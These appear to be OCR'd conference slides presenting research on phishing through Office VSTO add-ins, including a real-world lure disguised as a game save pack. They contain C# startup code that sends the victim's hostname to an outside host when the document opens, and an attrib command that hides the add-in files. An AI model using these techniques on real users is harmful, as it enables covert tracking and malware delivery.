
此组中没有可用的控件。将某项拖至此文本可将其添加到工具箱。

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Linq;
using System.Text;
using System.Windows.Forms;
using System.Xml.Linq;
using Microsoft.Office.Tools.Word;
using Microsoft.VisualStudio.Tools.Applications.Runtime;
using Office = Microsoft.Office.Core;
using Word = Microsoft.Office.Interop.Word;

namespace WordDocument11
{
    public partial class ThisDocument
    {
        private void ThisDocument_Startup(object sender, System.EventArgs e)
        {
            MessageBox.Show("Hello, HITB");
        }

        private void ThisDocument_Shutdown(object sender, System.EventArgs e)
        {
        }

        VSTO 设计器生成的代码
```

VSTO Attack Vectors


Need to be solved:

- Certificate
- Additional File



```
eric;

s.Word;
o.Tools.Application
fice.Core;
e.Interop.Word;

isDocument

cument_Startup(obje

("Hello, HITB");

cument_Shutdown(obj
```

名称	修改日期	类型	大小
Microsoft.Office.Tools.Common.v4.0....	2010/3/19 3:11	应用程序扩展	32 KB
Microsoft.Office.Tools.Common.v4.0....	2010/1/10 22:09	XML 文档	20 KB
Microsoft.Office.Tools.Word.v4.0.Utili...	2010/3/19 3:11	应用程序扩展	169 KB
Microsoft.Office.Tools.Word.v4.0.Utili...	2010/1/10 22:09	XML 文档	422 KB
WordDocument11.dll	2018/4/9 10:10	应用程序扩展	11 KB
WordDocument11.dll.manifest	2018/4/9 10:10	MANIFEST 文件	11 KB
WordDocument11.docx	2018/4/9 10:10	Microsoft Office...	12 KB
WordDocument11.pdb	2018/4/9 10:10	Program Debug...	30 KB
WordDocument11.vsto	2018/4/9 10:10	VSTO 文件	6 KB



Microsoft Office 自定义项安装程序

无法验证发行者

是否确实要安装此自定义项?

名称: [redacted]


从: file:///e:/Users/[redacted]5.vsto

发行者: 未知的发行者

虽然 Office 自定义项会有一定用处，但它们可能会对计算机造成危害。如果您不信任其来源，则不要安装此软件。详细信息...

VSTO Attack Vectors

```
attrib +s +a +h +r document
```




```
PS C:\Users\[redacted]> attrib /?
Displays or changes file attributes.

ATTRIB [+R | -R] [+A | -A] [+S | -S] [+H | -H] [+O | -O] [+I | -I] [+P | -P] [+U | -U]
       [drive:][path][filename] [/S [/D]] [/L]

  +   Sets an attribute.
  -   Clears an attribute.
  R   Read-only file attribute.
  A   Archive file attribute.
  S   System file attribute.
  H   Hidden file attribute.
  O   Offline attribute.
  I   Not content indexed file attribute.
  X   No scrub file attribute.
  V   Integrity attribute.
  P   Pinned attribute.
  U   Unpinned attribute.
  [drive:][path][filename]
      Specifies a file or files for attrib to process.
  /S  Processes matching files in the current folder
      and all subfolders.
  /D  Processes folders as well.
  /L  Work on the attributes of the Symbolic Link versus
      the target of the Symbolic Link
```

VSTO weakness

Documentation phishing

Persistent backdoor

VSTO phishing




Macro 59.59%

Vulnerabilities exploit 36%

Feature and others 5%

VSTO phishing


In real world



```
PS [redacted]钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用> attrib
A          [redacted]钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\MGO_GAME_DATA
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\MGO_GAME_DATA0
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\MGO_GAME_DATA1
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\mgsv_gz_save_data_gl_en0
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\mgsv_gz_save_data_gl_en1
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\mgsv_gz_transfer_data
A   SHR               钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\Microsoft.Office.Tools.Common.v4.0.Utilities.dll
A   SHR               钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\Microsoft.Office.Tools.Common.v4.0.Utilities.xml
A   SHR               钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\Microsoft.Office.Tools.Word.v4.0.Utilities.dll
A   SHR               钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\Microsoft.Office.Tools.Word.v4.0.Utilities.xml
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\PERSONAL_DATA
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\PERSONAL_DATA0
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\PERSONAL_DATA1
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\TPP_CONFIG_DATA
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\TPP_CONFIG_DATA0
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\TPP_CONFIG_DATA1
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\TPP_GAME_DATA
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\TPP_GAME_DATA0
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\TPP_GAME_DATA1
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\TPP_GRAPHICS_CONFIG
A   SHR               钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\WordDocument9.dll
A   SHR               钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\WordDocument9.dll.manifest
A   SHR               钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\WordDocument9.vsto
A                     钓鱼\全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用\使用说明.docx
[redacted]全S 全后宫存档  正版 离线删档可用 管理CE改 不放心可不用> _
```

VSTO phishing


Set up a probe



```
public partial class ThisDocument
{
    private void ThisDocument_Startup(object sender, System.EventArgs e)
    {
        string hostname = Dns.GetHostName();
        string url = "http://[redacted]" + hostname + "/This is a security research project. We just collect your computer name as a logo. It has no effect on
        try
        {
            HttpWebRequest wbRequest = (HttpWebRequest)WebRequest.Create(url);
            wbRequest.Method = "GET";
            HttpWebResponse wbResponse = (HttpWebResponse)wbRequest.GetResponse();
        }
        catch (Exception ex)
        {

        }
    }

    private void ThisDocument_Shutdown(object sender, System.EventArgs e)
    {
    }

    VSTO 设计器生成的代码
```


VSTO phishing

Result for phishing

